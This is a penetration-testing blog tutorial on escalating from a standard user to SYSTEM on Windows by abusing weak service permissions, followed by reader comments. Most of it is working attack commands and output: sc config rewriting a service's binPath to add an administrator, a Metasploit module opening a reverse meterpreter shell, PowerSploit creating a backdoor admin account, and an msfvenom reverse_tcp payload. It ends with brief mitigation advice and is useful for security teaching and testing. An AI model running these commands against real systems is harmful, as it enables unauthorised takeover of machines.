

It is very often in Windows environments to discover services that run with SYSTEM privileges and they don't have the appropriate permissions set by the administrator. This means that either the user has permissions over the service or over the folder of where the binary of the service is stored or even worse both. These services can be found mostly in third party software and can be used as an escalation point from user to administrator.

Manual

The first thing once a meterpreter sessions has been established as a standard user is to determine if there are any services that the user has excessive privileges on them. This can be done with the use of accesschk tool from SysInternals.


```
meterpreter > upload -f /root/Desktop/accesschk.exe C:\\Users\\pentestlab
[*] uploading : /root/Desktop/accesschk.exe -> C:\Users\\pentestlab
[*] uploaded : /root/Desktop/accesschk.exe -> C:\Users\\pentestlab\\accesschk.ex
e
meterpreter > shell
Process 2364 created.
Channel 5 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
```

Uploading Accesshk tool on the target

The command below will list all the services that the user "pentestlab" can modify.

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Determination of Permissions over a Service

Service All Access means that the user has full control over this service and therefore it is possible the properties of this service to be modified. The next step is to determine the status of this service, the binary path name and if the service with higher privileges.

```
C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: Apache
                                10 WIN32 OWN PROCESS
        START_TYPE
ERROR_CONTROL
BINARY_PATH_NAME
                                    AUTO START
                                "C:\xampp\apache\bin\httpd.exe" -k runservice
         LOAD ORDER GROUP
         TAG
        DISPLAY NAME
                                Apache
        DEPENDENCIES
                                Tcpip
                                Afd
        SERVICE_START_NAME :
                                LocalSystem
```


Obtaining the Service Configuration

Since the Apache service is running as Local System this means that the BINARY_PATH_NAME parameter can be modified to execute any command on the system. The path of the service binary will be changed in order to add the "pentestlab" user to the local administrators group the next time that the service will restart and therefore to escalate our privileges via this method.

```
C:\Users\pentestlab>sc qc Apache
sc qc Apache
[SC] QueryServiceConfig SUCCESS
SERVICE NAME: Apache
                                WIN32 OWN PROCESS
                           : 10
                                 AUTO START
        START TYPE
                           : 2
                           : 1
                                 NORMAL
        ERROR_CONTROL
                           : "C:\xampp\apache\bin\httpd.exe" -k runservice
        BINARY PATH NAME
        LOAD ORDER GROUP
        TAG
                             apacne
        DEPENDENCIES
                           : Tcpip
                             Afd
        SERVICE_START_NAME : LocalSystem
C:\Users\pentestlab>sc config "Apache" binPath= "net localgroup administrators p
entestlab /add"
sc config "Apache" binPath= "net localgroup administrators pentestlab /add"
[SC] ChangeServiceConfig SUCCESS
```

Changing the Service Configuration

Restarting the service will cause the Apache service to fail as the binary path would not point into the actual executable of the service.



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AS-REP Roasting

```
C:\Users\pentestlab>sc stop "Apache"
sc stop "Apache"
SERVICE NAME: Apache
         TYPE
                               : 10 WIN32 OWN PROCESS
         STATE
                               : 3 STOP PENDING
                                     (NOT STOPPABLE, NOT PAUSABLE, IGNORES SHUTDOWN)
         WIN32 EXIT CODE
                               : 0
                                   (0x0)
         SERVICE\_EXIT\_CODE : 0 (0x0)
         CHECKP0INT
                               : 0x2
                               : 0x7530
         WAIT_HINT
C:\Users\pentestlab>sc start "Apache"
sc start "Apache"
[SC] StartService FAILED 1053:
The service did not respond to the start or control request in a timely fashion.
```

Restarting the Service

However the command will be executed successfully and the user "pentestlab" will be added to the local administrators group.

```
C:\Users\pentestlab>sc start "Apache"
sc start "Apache"
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.

C:\Users\pentestlab>net localgroup administrators
net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain

Members

Administrator
john
pentestlab
The command completed successfully.
```

Escalation of Privileges via Weak Service Permissions

Metasploit

There is metasploit module which can exploit weak service permissions very easily. This module needs to be linked into an existing session.


```
meterpreter > getuid
Server username: WIN-RUDHUU4VG75\pentestlab
meterpreter > background
[*] Backgrounding session 1...
msf exploit(handler) > use exploit/windows/local/service_permissions
msf exploit(service_permissions) > set session 1
session => 1
msf exploit(service_permissions) > set LHOST 192.168.100.3
LHOST => 192.168.100.3
msf exploit(service_permissions) > exploit
```

Metasploit – Service Permission Module

This module will try to identify services that the user has write access on the binary path and if this succeeds, will write a payload in a temporary folder, reconfigure the binary path of the service to point into the payload and not in the original executable and finally will attempt to restart the service in order for the payload to be executed as SYSTEM.

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March 2017



```
msf exploit(service_permissions) > exploit
  ] Started reverse TCP handler on 192.168.100.3:4444
    Trying to add a new service...
    Trying to find weak permissions in existing services..
    [ALG] Cannot reliably determine path: C:\Windows\System32\alg.exe
    [Apache] Write access to C:\xampp\apache\bin\httpd.exe
[Apache] C:\xampp\apache\bin\httpd.exe moved to C:\xampp\apache\bin\httpd.e
xe.bak and replaced.
    Unable to restart service
[+] [Apache] has weak configuration permissions - reconfigured to use exe C:\Us
ers\PENTES~1\AppData\Local\Temp\tyedyrzNv.exe
[*] [Apache] Restarting service
[*] Sending stage (957999 bytes) to 192.168.100.4
[+] [Apache] Service restarted
[*] Meterpreter session 2 opened (192.168.100.3:4444 -> 192.168.100.4:49160) at
2017-03-29 12:18:20 -0400
[+] Deleted C:\xampp\apache\bin\httpd.exe
[+] Deleted C:\Users\PENTES~1\AppData\Local\Temp\tyedyrzNv.exe
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
<u>meterpreter</u> >
```

Metasploit Privilege Escalation via Service Permission

6	7	8	9	10	11	12
13	14	15	16	17	18	19
20	21	22	23	24	25	26
27	28	29	30	31		

«Feb Apr»

PEN TEST LAB STATS

7,614,832 hits

PowerSploit

Exploitation of weak service permissions can be done as well completely through PowerSploit as it contains modules for service enumeration and service abuse. Depending on the situation and on the privileges available there are two scenarios for privilege escalation:

- 1. Binary Path
- 2. Replacing the Service Binary

Binary Path

The Get-ServiceDetail module will list some basic information about the service like the process ID and the state.

```
PS C:\Windows\system32> Get-ServiceDetail

cmdlet Get-ServiceDetail at command pipeline position 1

Supply values for the following parameters:

Name[0]: Apache

Name[1]:

ExitCode : 0

Name : Apache

ProcessId : 1964

StartMode : Auto

State : Running

Status : OK
```

PowerSploit – Service Details

The module that will display information equivalent to the query service configuration is the Get-ModifiableService. This module will list all the services that the user can modify the binary path and also will determine if the user can restart the service.

FACEBOOK PAGE





```
PS C:\Windows\system32> Get-ModifiableService | more
ServiceName : AeLookupSvc
Path
             : C:\Windows\system32\svchost.exe -k netsvcs
StartName
             : localSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'AeLookupSvc'
CanRestart
             : True
ServiceName : ALG
Path
             : C:\Windows\System32\alg.exe
StartName
             : NT AUTHORITY\LocalService
AbuseFunction : Invoke-ServiceAbuse -Name 'ALG'
CanRestart : True
ServiceName : Apache
Path
             : "C:\xampp\apache\bin\httpd.exe" -k runservice
StartName
             : LocalSystem
AbuseFunction : Invoke-ServiceAbuse -Name 'Apache'
CanRestart
             : True
```

PowerSploit – List Services which the binary path can be modified

The module Invoke-ServiceAbuse will automatically modify the binary path and restart the service in order to add the user john into the local administrators group.

```
PS C:\Windows\system32> Invoke-ServiceAbuse

cmdlet Invoke-ServiceAbuse at command pipeline position 1

Supply values for the following parameters:

Name[0]: Apache

Name[1]:

WARNING: Waiting for service 'Apache (Apache)' to finish stopping...

ServiceAbused

Command

-----

Apache

net user john Password123! /add && n...
```

PowerSploit – Abusing the Binary Path

The verification that the administrator account has been created can be done just by using the net localgroup administrators command.

PowerSploit – Backdoor Administrator Account

Replacing the Service Binary

If the user has permissions to write a file into the folder of where the binary of the service is located then it is possible to just replace the binary with the a custom payload and then restart the service in order to escalate privileges.

The full list of permissions for the services running on the system can be obtained through the module Get-ModifiableServiceFile.



```
PS C:\Windows\system32> Get-ModifiableServiceFile | more
ServiceName
                                : AeLookupSvc
Path
                                : C:\Windows\system32\suchost.exe -k netsucs
ModifiableFile
                                : C:\Windows\system32
ModifiableFilePermissions
                                : GenericAll
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName
                                : localSystem
AbuseFunction
                                : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart
ServiceName
                                : AeLookupSvc
Path
                                : C:\Windows\system32\suchost.exe -k netsucs
ModifiableFile
                                : C:\Windows\system32
ModifiableFilePermissions
                                : {ReadAttributes, ReadControl, Execute/Travers
                                  e, WriteAttributes...}
ModifiableFileIdentityReference : BUILTIN\Administrators
StartName
                                : localSystem
AbuseFunction
                                : Install-ServiceBinary -Name 'AeLookupSvc'
CanRestart
ServiceName
                                : Apache
Path
                                 : "C:\xampp\apache\bin\httpd.exe" -k runservice
ModifiableFile
                                 : C:\xampp\apache\bin\httpd.exe
ModifiableFilePermissions
                                 : {ReadAttributes, ReadControl, Execute/Travers
                                  e, DeleteChild...}
ModifiableFileIdentityReference : BUILTIN\Users
StartName
                                : LocalSystem
                                : Install-ServiceBinary -Name 'Apache'
AbuseFunction
CanRestart
                                : True
```

PowerSploit – Obtain Services and File Permissions

From the image above the following conditions exist:

- Apache Service is running as Local System
- Standard users have permissions to modify the file of where the binary is stored

This means that the httpd.exe can be replaced by normal users. PowerSploit can also create a custom binary that will add a user as local administrator.

PowerSploit – Creating the Custom Service

It should be noted that the **service.exe** needs to be renamed to **httpd.exe** ,which is the original binary that the service will execute, and dropped into the binary path. Once the service is restarted the command will be executed and a new user will be created on the system with local administrator rights.

Custom Service Planted into Binary Path

Restart of the Service

PowerSploit – Execution of Service Payload

Alternatively it also possible to generate a custom payload through Metasploit and configure a listener in order to get a proper Meterpreter session.

1

2

3 4

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.100.
LPORT=4444 -f exe -o /root/Desktop/httpd.exe
```

No platform was selected, choosing Msf::Module::Platform::Wind

```
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 333 bytes
Final size of exe file: 73802 bytes


Saved as: /root/Desktop/httpd.exe
```

Metasploit – System via Service Binary Replacement

Conclusion

Privilege escalation via weak service permissions is something that can be exploited relatively easy and with various tools and methods. Therefore evaluation of permissions for the services and folders that exists on the system is necessary to mitigate this threat. In a summary:

- Users should not have permissions to start or stop a service
- The folder of which the service binary is located should be accessible only to Administrators



4 Comments

KNX

March 30, 2017 at 8:04 am

Reblogged this on KNX Security – Practical Penetration Test.

REPLY

Bosco

August 29, 2018 at 5:20 am



- 1.Please could you help let us know which third party application you used to test this vulnerability
- 2.Also does the process of privilege escalation for vulnerabilities eg: Insecure Registry Permissions work in combination with Weak Service Permissions or can work without the same also?

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